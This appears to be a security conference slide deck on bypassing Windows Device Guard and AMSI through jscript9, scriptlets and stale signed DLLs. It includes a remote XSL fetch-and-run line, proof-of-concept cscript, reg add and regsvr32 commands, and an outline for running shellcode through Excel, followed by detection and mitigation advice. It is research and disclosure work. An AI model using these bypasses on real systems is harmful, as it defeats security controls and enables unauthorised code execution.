$processor.input = "https://gist.githubusercontent.com/bohops/ee9e2d7bdd606c264a0c6599b0146599/raw/f8245f99992eff00eb5f0d5738dfbf0937daf5e4/xsl-notepad.xsl"

$processor.transform()
```

Modification of a method published here:
https://enigma0x3.net/2017/11/16/lateral-movement-using-outlooks-createobject-method-and-dotnettojscript/

THIS WAS A LIE BY OMISSION



new ActiveXObject *(“Wscript.Shell”);*

Script

CLSIDFromProgID *(“Wscript.Shell”, &clsid)*

Engine

Host->IsClassAllowed *(clsid, &is_allowed)*

Host

WldpIsClassInApprovedList
(classID, hostInformation, isApproved, optionalFlags)

Wldp.dll

CoCreateInstance *(clsid, *otherparams)*

Engine

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

DIFFERENT IMPLEMENTATIONS IN ACTIVESCRIPT


Calls
Raw args Func info Source Addrs Headings Nonvolatile regs Frame nums Source args More Less

```
mshtml!CScriptCollection::IsClassAllowed
mshtml!IsSafeTo+0x128d2a
mshtml!CDocument::HostQueryCustomPolicy+0x23f
jscript9!ScriptEngine::CanObjectRun+0xd7
jscript9!ScriptSite::CreateObjectFromProgID+0x20a
jscript9!ScriptSite::CreateActiveXObject+0x84
```


Calls
Raw args Func info Source Addrs Headings Nonvolatile regs Frame nums Source args More Less

```
cscript!CScriptingEngine::IsClassAllowed
jscript!GetObjectFromProgID+0xbe
jscript!JsCreateObject2+0x17b
jscript!ActiveXObjectFncObj::Construct+0x53
jscript!NameTbl::InvokeInternal+0x208
jscript!VAR::InvokeByDispID+0x8d
```

WHAT DOES THIS MEAN FOR US?

» Mshtml.dll is responsible for calling IsClassAllowed for the engine

» Cscript.exe exposes IsClassAllowed to the engine, which calls it directly

CVE-2018-8417

» Jscript9.dll was not meant to be used by w\cscript, and thus assumes the host will call IsClassAllowed for it


» Can be run under cscript if asked very nicely

» The engine relies on the host to check the whitelist, while the host relies on the engine

» IsClassAllowed is never called

» Object is created with no checks

A TWEETABLE POC



```
Microsoft Windows [Version 10.0.17134.523]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\user>cscript C:\Users\user\Desktop\test.js
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.

C:\Users\user\Desktop\test.js(6, 1) Microsoft JScript runtime error: Automation server can't create object


C:\Users\user>cscript /e:{16d51579-a30b-4c8b-a276-0ff4dc41e755} C:\Users\user\Desktop\test.js
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.


C:\Users\user>
```


OK, BUT WHAT ABOUT SCRIPTLETS?!

» Scrobj.dll (the scriptlet host) works exactly the same

» Scriptlets need a ProgID, not a CLSID

» Just register your own and you're set

OK, BUT WHAT ABOUT SCRIPTLETS?!




```
<?XML version="1.0"?>
<scriptlet>
<registration
    progid="JScript9"
    classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
    <script language="AlsoJscript">
        <![CDATA[

            new ActiveXObject("WScript.Shell").Run("calc.exe")

        ]]>
</script>
</registration>
</scriptlet>
```

OK, BUT WHAT ABOUT SCRIPTLETS?!




```
C:\Users\user>reg add HKCU\SOFTWARE\Classes\AlsoJscript\CLSID\ /t REG_SZ /v CLSID /d {16d51579-a30b-4c8b-a276-0ff4dc41e755}
The operation completed successfully.

C:\Users\user>regsvr32 /s /n /u /i:C:\Users\user\Desktop\Jscript9.sct scrobj.dll

C:\Users\user>
```

UPDATED MACHINE? – BYOV!



```
PS C:\sys2> Get-AuthenticodeSignature C:\Windows\System32\jscript9.dll


    Directory: C:\Windows\System32


SignerCertificate                         Status                                                                   Path
-----------------                         ------                                                                   ----
84EC67B9AC9D77898AB500503A7862173F432ADB  Valid                                                                    jscript9.dll


PS C:\sys2> Get-AuthenticodeSignature .\jscript9vuln.dll


    Directory: C:\sys2


SignerCertificate                         Status                                                                   Path
-----------------                         ------                                                                   ----
419E77AED546A1A6CF4DC23C1F977542FE289CF7  Valid                                                                    jscript9vuln.dll
```


UPDATED MACHINE? – BYOV!

» Jimmy Bayne (@bohops) discovered that you could still abuse two of our recent bypasses, despite them being patched

» Borrowing a trick from driver signature enforcement bypasses

» Bad catalog hygiene means that the signature of the vulnerable library is still valid

AN IMPERFECT SOLUTION



Microsoft recommends that you block the following Microsoft-signed applications and PowerShell files by merging the following policy into your existing policy to add these deny rules using the Merge-CIPolicy cmdlet. Beginning with the March 2019 quality update, each version of Windows requires blocking a specific version of the following files:

- msxml3.dll
- msxml6.dll
- jscript9.dll

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
NOT JUST THE BYPASSES, BUT THE OVERFLOWS AND UAFS TOO!



```
    Directory: C:\Windows\WinSxS\amd64_microsoft-windows-scripting-jscript_31bf3856ad364e35_11.0.17134.1_none_9c51efc6cb289ace

SignerCertificate                         Status                                                    Path
-----------------                         ------                                                    ----
419E77AED546A1A6CF4DC23C1F977542FE289CF7  Valid                                                     jscript.dll

PS C:\Users\philip> Get-AuthenticodeSignature "C:\Windows\WinSxS\amd64_microsoft-windows-scripting-vbscript_31bf3856ad364e35_11.0.

    Directory: C:\Windows\WinSxS\amd64_microsoft-windows-scripting-vbscript_31bf3856ad364e35_11.0.17134.1_none_61cc0a7f01eb470a

SignerCertificate                         Status                                                    Path
-----------------                         ------                                                    ----
419E77AED546A1A6CF4DC23C1F977542FE289CF7  Valid                                                     vbscript.dll
```

CVE-2018-8631

CVE-2018-8625

THE SCOPE OF THE PROBLEM

- Stale catalogs are not the exception, but rather the norm
- Your machine is vulnerable to anything that is:
  - A DG bypass / Code execution vulnerability
  - Vulnerable code is reachable via command line / COM hijacking / dll hijacking
  - Vulnerability was patched after the current major Windows update (RS#) was released
- Almost all vulnerable versions of files can be found in the WinSxS folder
- Fixing this requires either better catalog hygiene on update, or adding every single such vulnerability to the block list as it is released.

THIS IS BORING. NOBODY USES DG ANYWAY!

ALTERNATIVE EXECUTION METHODS ARE ALWAYS FUN

» Some of the bypasses shown can be used as stealthy execution techniques regardless of Device Guard

AMSI BYPASSES

- Jscript9.dll isn’t instrumented with AMSI
- Even on an updated machine you are provided with a free AMSI bypass!

AMSI BYPASSES

- Chakra.dll – Yes, there’s another ActiveScript JS implementation!
- No AMSI, but no ActiveX functionality
- Wscript.CreateObject to the rescue!

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STICKING TECHNIQUES TOGETHER

» Use Jscript9/Chakra.dll to create the Excel object

» Run shellcode through Excel

» No files, No AMSI, and no injections!

CONCLUSION

YOU ALREADY HAVE THE TOOLS FOR DETECTION

» Each of the bypasses described can be easily detected, if you know what to look for

» Command lines, registry and maybe a tiny bit of WMI is all you need

HOW I THINK THE FEATURE SHOULD DEVELOP

- Lock down Office, as it is pretty ubiquitous
- Implement a generic solution for the catalog hygiene issue
- A single consistent implementation for ActiveScript
- Some kind of way to extend the whitelisting model to other applications would be nice

PEOPLE TO FOLLOW

» James Forshaw - @tiraniddo

» Matt Graeber - @mattifestation

» Casey Smith - @subtee

» Matt Nelson - @enigma0x3

» Jimmy Bayne - @bohops

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QUESTIONS?

You can also reach me via @PhilipTsukerman

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